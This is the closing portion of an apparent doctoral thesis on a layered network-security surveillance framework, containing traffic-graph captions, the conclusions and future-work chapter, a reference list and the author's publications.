




Figure 6.16: SourceIP, DestinationIP, Sourceport, Destinationport, Graphing of the Captured Traffic: Case II




(a) Segment Size.




(b) Throughput.

Figure 6.17: Segment Size and TimeLine graph for 172.31.26.63



(a) Time Sequence (a).



(b) TimeSequence(b).

Figure 6.18: Time Sequence graphs for 172.31.26.63

Chapter 7

Conclusions and Future Scope of the Work

7.1 Conclusions

The research work carried out in this thesis is mainly focused to design and develop a proactive network surveillance framework to solve network security problem which is known to be difficult to circumvent. Though a significant amount of research has been done in the past to solve network security problems, but it still remains to be a challenging due to increased complexity and various threat vectors peeping into the networks daily. On the other hand, a lot of reactive techniques like Firewalls, IDS are being adopted which can not result into a complete solution. As a result, these tools and techniques proposed earlier may become obsolete for solving network security problems at large. Considering these facts, initially, an intensive study has been done and the findings have been reported in the thesis in the form of literature review. It was found that there are two kinds of approaches to solve network security problem: reactive and proactive. These security tools and techniques need to be woven in such a way that they produce positive sense of security amongst the security community. As reported in this research work, the layered approach to network security is best suited integrated solution which should be deployed in research organizations to learn more about new attacks and thus

coming up with remedies for the same at the earliest.

Framework's First layer: *Core Security* addressed the physical security issue and ensured it is achieved using two main methods: First achievement was done by making file system level changes producing a new filesystem layout with proper encryption and access controls, Second achievement on this layer was remote access to the system using secure channel. Public-private key pair methodology was employed to allow only a predefined set of machines to have internal access.

Framework's Second layer: *Routing and Traffic Control* offered continuous monitoring of network devices, managing bandwidth and implemented access control. With Linux only egress shaping is possible except for the ingress queue which can only do rate limiting. Use of IMQ enabled framework to do real ingress shaping. Framework used standard *FIFO queue* on the 0x00 class, and *Random Early Drop (RED) queue* on the 0x01 class. It is concluded that Random Early Drop is better than a FIFO (tail-drop) queue at controlling TCP because it will drop packets before the queue overflows.

Framework's Third layer: *Security Information System* focused on log integration using MYSQL database and providing a Command Line Interface built using shell scripts and Graphical User Interface implemented using PHP. This layer generated reports and detailed analysis of network logs. This layer acts as the heart of the framework by coordinating the functionality and providing easy to use interfaces for data capture.

Proposed framework's Fourth layer: *Perimeter Security* recommended the placement of reactive security components (Firewall and Intrusion Detection System (IDS) with in the network hierarchy. This layer implemented IPTables based Firewall with rate limiting capabilities to allow inbound and outbound traffic control. Thus this layer provided data control capabilities to the framework. This layer implemented the IDS "snort" and two mode(s) of logging are demonstrated, tcpdump binary logs provide fast logging capability as compared to ASCII logging.

Framework's Fifth layer: *Learn and Monitor the Unknown* recommended operating system hardening steps to further enhance the security. Steps given in the work to establish a hardened Operating Environments can be used in all kind of Linux flavors to

achieve better security. A low interaction honeypot was implemented using virtualization concept. This virtualization implementation cuts down the deployment and maintenance costs considerably and provides capability to create thousands of virtual honeypots.

The proposed proactive network surveillance framework has been implemented using “onion model” of defense. This layered system operating at five layers provides better security scenarios as depicted by the analysis and results. The experimental results for the proposed framework demonstrate efficiency and effectiveness of the framework for solving network security problem. Further, it is observed from the various network traffic dumps and graphs that network traffic visualization helps to deduce formal results in a relatively small amount of time. The output of the whole research work is bundled into a new Linux distribution with the capabilities to get installed with minimum deployment efforts.

Apart from the contributions made at each layer, in the third chapter framework demonstrated a live walk through in to the system hacking process and elaborated Life Cycle of a Typical Windows Exploit, which can be used to gather more information about how the exploits work and their detrimental effects can be controlled. Another point to conclude is the security awareness among the software development teams, as can be seen from the detailed elaborations in this chapter, most of the breeding of vulnerabilities happen at the development site. Buffer overflows are the amongst top ten vulnerabilities on the security lists. These can be avoided by using various precautionary measures to safe guard the stack smashing as reported in the work.

In Chapter fourth, work explored HoneyNet technology and demonstrated the usefulness of such efforts in the network security hierarchy. Though Low interaction honeypot using virtualization concepts is used in the framework, still framework is able to provide learning vision to the network attacks to larger extent.

Another interesting point which needed to be concluded is to learn about the existing set of tools, their features and ease of use to launch attacks. Use Nmap, Nessaus, TCPDump, Ethereal, John the Ripper, WinDump, Kain n able helped to learn many network security loop holes. Also, research work discussed about the hacking cycle of

Reconnaissance, Footprinting, Fingerprinting, Gaining Access, Maintaining access and clearing tracks. As is said Know thy Enemy before going to battle field. Research work established this fact that knowing the arsenal used by hackers is equally important if we wish to attain higher security levels.

Finally, the research contributions reported in this thesis are not only applicable to solve a single network implementation as demonstrated but the recommendation, algorithms, scripts and configuration steps reported are extremely useful in Unified Threat Management scenarios. At last, we wish to conclude that “Network Security” is not a product that one can purchase. It is a process. A long process that needs to be continually updated, improved, and monitored. Security depends upon various crucial components as demonstrated in this research like perimetric security, physical security, preventive security measures against unknown attacks and complete information system alerting system to alert about the health of network at regular intervals.

7.2 Future Scope of Work

Though the design, development, deployment and testing of proactive network surveillance framework for solving network security problem has been successfully demonstrated by use of different result vectors and threat vectors, but there have been some limitations in the research work carried out in this thesis.

One of the limitations, in the proposed framework, is automatic integration of new intruder signature to the Intruder Database. This portion of the framework requires human intervention and lacks intelligence to incorporate new signatures automatically. Also, at Fifth layer, proposed work used a low interaction honeypot, which could be replaced with medium or high interaction counterpart to achieve better know-how about the unknown threats.

In future this research effort can be put on to a dedicated hardware platform with embedded Linux functionality. As a dedicated out of the box product this effort would fit into Unified Threat Management group of devices. Another point which is left to the

future development is integration of the database dumps into graph generation engine. In the research effort, we produced graphs manually, which takes a lot of effort and as observed many of the steps are of repeated nature. Thus, this portion of the work can also be automated. Hence, there is a lot of future scope of the research work to be carried out in this vital area of great significance to mankind.

References

- [AH03] C Papadopoulos A Hussain, J Heidemann. *A Framework for Classifying Denial of Service Attack*. In Proceedings of SIGCOMM., 2003.
- [Ale96] Michael Alexander. *The Underground Guide to Computer Security*,. Addison-Wesley Publishing Company, 1996.
- [All03a] Honeynet Research Alliance. *Sebek- keylogging tool*. <http://www.honeynet.org/tools/sebek/>, 2003.
- [All03b] Honeynet Research Alliance. *Snort-inline, Snort augmentation tool*. <http://snort-inline.sourceforge.net/>, 2003.
- [All03c] Honeynet Research Alliance. *Virtual Honeynets*. <http://www.honeynet.org/papers/virtual/>, 2003.
- [Amo94] Edward G Amoroso. *Fundamentals of Computer Security Technology*. Prentice-Hall PTR, Upper Saddle River, NJ, 1994.
- [Bar89] R Barden. *RFC 1122 - requirements for Internet hosts - communication layers*. Internet Engineering Task Force, <http://www.faqs.org/rfcs/rfc1122.html>, 1989.
- [Bee06] Gerard Beekmans. *Linux From Scratch, Version 6.2*. Linux from Scratch: Project, <http://www.linuxfromscratch.org>, 2006.
- [Bel89] S M Bellovin. *Security Problems in the TCP/IP Protocol Suite*. ACM Computer Communications Review, Vol. 19, No. 2., 1989.

- [Bil91] Cheswick Bill. *An Evening with Berferd in Which a Craker Is Lured, Endured, and Studied*. Find out from Net., 1991.
- [Bis03] Matt Bishop. *What is Computer Security*. IEEE Security and Privacy, 2003.
- [CA-01] CERT Advisory CA-2001-19. *CodeRed Worm Exploiting Buffer Overflow In IIS Indexing Service DLL*. <http://www.cert.org/advisories/CA-2001-19.html>, 2001.
- [CA-02a] CERT Advisory CA-2001-31. *Buffer Overflow in CDE Subprocess Control Service*. <http://www.cert.org/advisories/CA-2001-31.html>, 2002.
- [CA-02b] CERT Advisory CA-2002-01. *Exploitation of Vulnerability in CDE Subprocess Control Service*. <http://www.cert.org/advisories/CA-2002-01.html>, 2002.
- [CAI01] CAIDA. *CodeRed Worms a Global Threat*. <http://www.caida.org/analysis/security/code-red/>, 2001.
- [Car96] Lorrie Faith Carnor. *Internet Security a Public Concern*. ACM, SIGSOFT, 1996.
- [Cas96] Manuel Castells. *The rise of the network society*. Blackwell Publishers., 1996.
- [CC04] CERT CC. *Denial of Service Attacks*. http://www.cert.org/tech_tips/denial_of_service.html, 2004.
- [CD95] Zwicky E Chapman D. *Internet Security Firewalls*. O'Reilly, 1995.
- [Cer93] Vinton G Cerf. *Core Protocols in Internet System Handbook*. Addison-Wesley Publishing Company, Inc., Greenwich, CT, 1993.
- [CER95] CERT. *IP Spoofing Attacks and Hijacked Terminal Connections*. CERT Advisory CA, 1995.
- [CER96] CERT. *TCP SYN Flooding and IP Spoofing Attacks*. CERT Advisory CA, 1996.

- [CER03] CERT. *Incident and Vulnerability Trends*. CERT Coordination Center Software Engineering Institute Carnegie Mellon University Pittsburgh, PA, 2003.
- [CH96] Karanjit Sijan Chris Hare. *Internet Firewalls and Network Security*. New Riders Publishing, Indianapolis, 1996.
- [Che99] Bill Cheswick. *Map of the Internet*. <http://www.cheswick.com/ches/map/gallery/isp-ss.gif>, 1999.
- [Coh97] Fred Cohen. *Deception Toolkit*. <http://www.all.net/dtk>, 1997.
- [Col03] Eric Cole. *Hackers Beware*. New Riders, Indianapolis, 2003.
- [Con06] Internet Systems Consortium. *Internet Domain Survey Host Count*. <http://www.isc.org/index.pl?/ops/ds/>, 2006.
- [CSI04] CSIFBI. *Computer Crime and Security Survey*. CSI FBI, 2004.
- [DA95] A Valdes D Anderson, T Frivold. *Next-generation intrusion detection expert system (NIDES)*. SRI-CSL-95-07., 1995.
- [DA96] Chris Hare. et al. Derek Atkins, Paul Buis. *Internet Security Professional Reference*. New Riders Publishing-IN, 1996.
- [DBC95] Elizabeth D Zwicky D Brent Chapman. *Building Internet Firewalls*. O'Reilly Press, 1995.
- [DR91] G T Gangemi Deborah Russell. *Computer Security Basics*. O'Reilly & Associates, Inc., Sebastopol, CA., 1991.
- [E00] Eskin E. *Anomaly detection over noisy data using learned probability distributions*. In: Proceedings of 17th international conference on machine learning. Morgan Kaufman, 2000.
- [ea92] T Lunt et al. *A real-time intrusion detection expert system (IDES)*. - final technical report., 1992.
- [ea98] Marty Roesch et al. *NetFacade Honeypot*. <http://www.itsecure.bbn.com/NetFacade.htm>, 1998.

- [ea99] Lance Spitzner et al. *The Honeynet Project*. <http://www.honeynet.org>, 1999.
- [ea02] Lance Spitzner et al. *Honeynet Project Research Alliance*. <http://www.honeynet.org/alliance/>, 2002.
- [en06] exploit. (n.d.). *The Free On-line Dictionary of Computing*. <http://dictionary.reference.com/browse/exploit>, 2006.
- [FK01] M Weber F Kargl, J Maier. *Protecting web servers from distributed denial of service attacks*. In Proceedings of 10th International World Wide Web Conference., 2001.
- [FR04] P Biondi et al. F Raynal, Y Berthier. *Honeypot forensics, part I: analyzing the network*. IEEE Security & Privacy, 2004.
- [Fre02] Karen Frederick. *Understanding Network Intrusion Detection Signatures*. NFR Security., 2002.
- [Fyo06] Fyodor. *Nmap, active fingerprinting tool*. <http://www.insecure.org/nmap>, 2006.
- [GK98] I Sommerville G Kotonya. *Requirements Engineering: Processes and Techniques*. John Wiley & Sons, Inc., 1998.
- [Gor02] G Gordon. *Dozens of threats beset your data*. Sunday Times, Business Surveys, 2002.
- [gro04] Yankee group. *Yankee group research note*. <http://www.yankeegroup.com>, 2004.
- [HF02] Lipson HF. *Tracking and tracing cyber-attacks: technical challenges and global policy issues*. CERT Coordination Centre, 2002.
- [How98] J D Howard. *An analysis of security incidents on the Internet. PhD thesis*. Carnegie Mellon University., 1998.
- [HS06] Sharad Sharma Harpreet Singh. *Multi-Agent System for Simulating Human Behavior in Egress Simulations*. NAACSOS Conference 2006, 2006.

- [Hug95] Larry J Hughes. *Actually Useful Internet Security Techniques*. New Riders Publishing, Indianapolis, IN., 1995.
- [Inn00] Paul Innella. *A Brief History of Network Security and the Need for Adherence to the Software Process Model*. Tetrad Digital Integrity, 2000.
- [Ins04] Computer Security Institute. *Crime-Loss Statistics*. <http://www.gocsi.com>, 2004.
- [IP01] MacMillan O Innella P. *An introduction to intrusion detection systems*. <http://www.securityfocus.com/infocus/1520>, 2001.
- [J71] Murray J. *Compact edition of the Oxford English dictionary*. Oxford University Press, New York, 1971.
- [JL03] Henry Owen. et al. John Levine, Richard LaBella. *The use of Honeynets to Detect Exploited Systems across Large Enterprise Networks*. proceedings of the 2003 IEEE Workshop on Information Assurance, United States Military Academy, West Point, NY, 2003.
- [JM04] Peter Reiher Jelena Mirkovic. *A Taxonomy of DDoS Attack and DDoS Defense Mechanisms*. ACM SIGCOMM Computer Communications Review, Volume 34, Number 2., 2004.
- [JMWB03] Klaus-Peter Kossakowski et al. J Moira West-Brown, Don Stikvoort. *Handbook for Computer Security Incident Response Teams (CSIRTs)*. CMU/SEI-2003-HB-002., 2003.
- [Joh95] L Johncheray. *A Simple Active Attack against TCP*. Merit Network Inc., 1995.
- [JP80] Anderson JP. *Computer security threat monitoring and surveillance*. Fort Washington, PA: James P Anderson Co., 1980.
- [JP04a] B Baker J Pincus. *Beyond Stack Smashing: Recent Advances in Exploiting Buffer Overruns*. <http://research.microsoft.com/users/jpincus/beyondstack-smashing.pdf>, 2004.

- [JP04b] B Baker J Pincus. *Mitigations for Low-Level Coding Vulnerabilities: Incomparability and Limitations*. <http://research.microsoft.com/users/jpincus/mitigations.pdf>, 2004.
- [JPD97] Robert M. Metcalfe J Peter Denning. *Beyond Calculation*. Copernicus Springer-Verlag New York, Inc., 1997.
- [JW03] M Kamkar J Wilander. *A Comparison of Publicly Available Tools for Dynamic Buffer Overflow Prevention*. http://www.ida.liu.se/~johwi/research_publications/paper_ndss2003_john_wilander.pdf, 2003.
- [Ken93] S Kent. *Internet privacy enhanced mail*. ACM Communications, 1993.
- [Lan85] VP Lane. *Security of computer based information systems*. Macmillan., 1985.
- [Lee00] Gerber Lee. *Denial of service attacks rip the Internet*. IEEE Computer, 2000.
- [Lev96] Elias Levy. *Smashing The Stack For Fun And Profit*. Phrack Magazine, issue 49 article 14., 1996.
- [Lit03] D Litchfield. *Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server*. <http://www.nextgenss.com/papers/defeating-w2k3-stack-protection.pdf>, 2003.
- [Lit04] D Litchfield. *Windows Heap Overflows*. <http://blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt>, 2004.
- [Lot92] Mark Lottor. *Internet Growth (1981-1991), Request for Comments 1296*. SRI International, Network Information Systems Center, 1992.
- [Lot96] Mark Lottor. *Internet Domain Survey*. SRI International, Network Information Systems Center, 1996.
- [LS04] The Honeynet Project Lance Spitzner. *Know your enemy: Learning about security threats*. Addison-Wesley, 2004.

- [Lyn93] Daniel C Lynch. *Historical Evolution, in Internet System Handbook*. Addison-Wesley Publishing Company, Inc., Greenwich, CT., 1993.
- [McC03] Bill McCarty. *Botnets Big and Bigger*. IEEE Security and Privacy, 2003.
- [MdV97] Germinal Isern Marco de Vivo, Gabriela O. De Vivo. *Internet Security Attacks at the Basic Levels*. Giras UCV, 1997.
- [MH01] D LeBlanc M Howard. *Writing Source Code*. Microsoft Press., 2001.
- [MH03] Steve Lipner M Howard. *Inside the Windows Security Push*. IEEE Security and Privacy, 2003.
- [MK97] Harold F. Tipton Micki Krause. *Handbook of Information Security Management*. CRC Press., 1997.
- [Moh03] Felix Mohan. *Patched up your systems lately?*
<http://www.securesynergy.com/media/newsitems/0042-03/0042-03.htm>,
 2003.
- [Mor85] R T Morris. *A Weakness in the 4.2BSD UNIX TCP/IP Software*. AT&T Bell Laboratories Murray Hill, New Jersey., 1985.
- [MS01] D Parikh M Sawhney. *Where value lives in a networked world*. Harvard Business Review., 2001.
- [Nar02] R Naraine. *Massive DDoS Attack Hit DNS Root Servers*.
http://www.esecurityplanet.com/trends/article/0,,10751_1486981,00.html.,
 2002.
- [Neu02] Peter G Neumann. *Risks to the public in computers and related systems*. Software Engineering Notes, ACM SIGSOFT, 2002.
- [Not03] Gartner Research Notes. *Intrusion Detection Should Be a Function, Not a Product*. <http://www.gartner.com>, 2003.
- [Onl00] Business Week Online. *Denial of Service*. www.busonline.com, 2000.

- [OS02] S Jha et al. O Sheyner, J Haines. *Automated Generation and Analysis of Attack Graphs*. In Proceedings of IEEE Symposium on Security and Privacy., 2002.
- [OS04] J Wing O Sheyner. *Tools for Generating and Analyzing attack Graphs*. In Proc. of Formal Methods for Components and Objects., 2004.
- [Plu82] David Plummer. *Ethernet address resolution protocol: Or converting network protocol addresses to 48-bit ethernet address for transmission on ethernet hardware. RFC 826*,. www.rfc.txt.org, 1982.
- [Pos81a] Jon Postel. *Internet control message protocol- RFC 792*,. www.rfc.txt.org, 1981.
- [Pos81b] Jon Postel. *Internet protocol- RFC 791*,. www.rfc.txt.org, 1981.
- [Pos81c] Jon Postel. *Transmission control protocol- RFC 793*. www.rfc.txt.org, 1981.
- [Pro00] HoneyNet Project. *Know Your Enemy: The Tools and Methodologies of the Script Kiddie*. <http://www.honeynet.org>, 2000.
- [Ran98] Marcus Ranum. *BackOfficer Friendly*. <http://www.nfr.com/resource/backOfficer.php>, 1998.
- [Ran01] Marcus J Ranum. *Coverage in Intrusion Detection Systems*. NFR Security, 2001.
- [Ran03] Marcus J Ranum. *False Positives: A User's Guide to Making Sense of IDS Alarms*. ICSA labs IDSC, 2003.
- [RB04] Keith Strassberg Roberta Bragg, Mark Rhodes-Ousley. *The complete reference: Network Security*. Tata McGraw-Hill Publishing Company Ltd, New Delhi, 2004.
- [Ree00] John Steven Reel. *The Future of Information Security Technologies*. Veridian Trident Data Systems Conference on High Speed Computing, 2000.

- [Ric02] G Richarte. *Four different tricks to bypass StackShield and StackGuard protection*. <http://www1.corest.com/files/files/11/StackguardPaper.pdf>, 2002.
- [Roe98] Marty Roesch. *Snort, OpenSource Intrusion Detetction System*. <http://www.snort.org>, 1998.
- [RS02] M Easley R Stiennon. *Intrusion Prevention Will Replace Intrusion Detection: Gartner Research Notes*. <http://www.gartner.com/reprints/intruvert/109596.html>, 2002.
- [Sch00] B Schneier. *Secrets & Lies*. John Wiley & Sons, Inc., 2000.
- [Sch03] Bruce Schneier. *We are all Security Consumers*. IEEE Security and Privacy, 2003.
- [SD06] Atam P Dhawan Shuangshuang Dai. *Adaptive Learning for Event Modeling and Characterization*. New Jersey Institute of Technology, University Heights, Newark, 2006.
- [SG96] Gene Spafford Simson Garfinkel. *Practical UNIX and Internet Security: Second Edition*. O'Reilly & Associates, Inc., 1996.
- [Sha94] Alan R. Simon Shaffer, Steven L. *Network Security*. Academic Press, 1994.
- [SI00] Steve M. Bellovin et al. Sotiris Ioannidis, Angelos D. Keromytis. *Implementing a Distributed Firewall*. ACM., 2000.
- [SK95] E Spafford S Kumar. *A software architecture to support misuse intrusion detection*. In Proceedings of the 18th National Conference on Information Security., 1995.
- [Sko02] E Skoudis. *Counter Hack*. NJ: Prentice Hall PTR., 2002.
- [Smi89] MR Smith. *Commonsense computer security*. McGraw-Hill., 1989.
- [SN03] S Winters et al. S Northcut, L Zeltser. *Inside Network Perimeter Security*. In: New Riders., 2003.

- [Sob95] Mark G Sobell. *A Practical Guide to the UNIX System*. The Benjamin Cummings Publishing Company, Inc., CA., 1995.
- [Spa89] E H Spafford. *The Internet Worm: Crisis and aftermath*. Communications of ACM., 1989.
- [Spi02] Lance Spitzner. *Know your enemy: Revealing the security tools, tactics and motives of the blackhat community*. Addison-Wesley, 2002.
- [Spi03] Lance Spitzner. *Honeypots: tracking hackers*. Addison-Wesley, 2003.
- [Sta95] William Stallings. *Network and Internetwork Security Principles and Practice*. Prentice Hall, Englewood Cliffs, NJ., 1995.
- [Sta00] William Stallings. *Network Security Essentials*. NJ: Prentice Hall PTR., 2000.
- [Ste90] W Richard Stevens. *UNIX Network Programming*. Prentice-Hall, NJ., 1990.
- [Sto90] Cliff Stoll. *The Cuckoo's Egg: Tracking a spy through the maze of computer espionage*. Pocket Books, NY, 1990.
- [SY03] S Gupta et al. S Yeldi. *Enhancing network intrusion detection system with honeypot*. Conference on Convergent Technologies for Asia-Pacific Region Tencon 2003, 2003.
- [Tal05] Ryan Talabis. *Honeypots 101: A Brief History of Honeypots*. The Philippine Honeynet Project., 2005.
- [Til96] Ed Tiley. *Personal Computer Security*. IDG Books Worldwide, Inc., CA., 1996.
- [Ven05] Vendicator. *Stack Shield*. <http://www.angelfire.com/sk/stackshield/>, 2005.
- [Wal89] S T Walker. *Network security: The parts of the sum*. Proc., 1989 IEEE Symp. on Research in Security and Privacy, Oakland, CA, 1989.
- [Web06] Mitre Website. *CAN & CVEs*. <http://www.cve.mitre.org/>, 2006.

- [Wik06] Wikipedia. http://en.wikipedia.org/wiki/Defense_in_depth. Wikimedia Foundation, Inc., 2006.
- [WL00] J Salvatore Wenke Lee. *A Framework for Constructing Features and Models for Intrusion Detection Systems*. ACM Transactions on Information and System Security, Vol. 3, No. 4., 2000.
- [WRC94] S M Bellovin W R Cheswick. *Firewalls and Internet Security: Repelling the Wily Hacker*. Addison-Wesley., 1994.
- [XY04] M Treaster et al. X Yin, W Yurcik. *VisFlowConnect: NetFlow Visualizations of Link Relationships for Security Situational Awareness*. In Proc. of ACM Workshop on Visualization and Data Mining for Computer Security (VizSEC 04), Washington DC., 2004.

List of Publications

Journal Publications

Maninder Singh, Seema Bawa and S.C. Saxena, “A Proactive Network Surveillance Framework for Improving Network Security across Information Value Chain”, *International Review on Computers and Software (IRECOS)*, A Bimonthly Peer-reviewed Journal published by Praise Worthy Prize (PWP), ISSN 1828-6003, Vol I, No. I, July 2006, pp 43- 51.

Maninder Singh, Seema Bawa and S.C. Saxena, “Managing IT Infrastructure using Honeynets: A Proactive Network Security Technology”, *Apeejay Journal of Management and Technology*, Vol. I, No. II, July 2006, pp 37- 41.

Maninder Singh, Seema Bawa and S.C. Saxena, “Mandatory Security Arsenal for Survival on the Internet: Techniques and Remedial Actions”, *Academic Open Internet Journal*, ISSN 1311-4360, Volume XIX, December 2006.

Conference Publications

Maninder Singh and Seema Bawa, “Applying Military Doctrine to Network Security”, *Conference on e-Security, Cyber Crime and Law*, MGSIPAP, Chandigarh, February 19-20, 2004.

Maninder Singh and S.C. Saxena, “An Affordable Parallel and Distributed Application

Framework for Universities”, *Asia Pacific Conference ObComAPC-2004, Parallel and Distributed Computing Technologies*, Vellore Institute of Technology, Vellore, December 13-15, 2004.

Maninder Singh and S.C. Saxena, “Open Source Arsenal - A Workable ESecurity Solution”, *IEEE/ICACT2005, 7th International Conference on Advanced Communication Technology*, Pheonix Park Korea, February 21-23, 2005.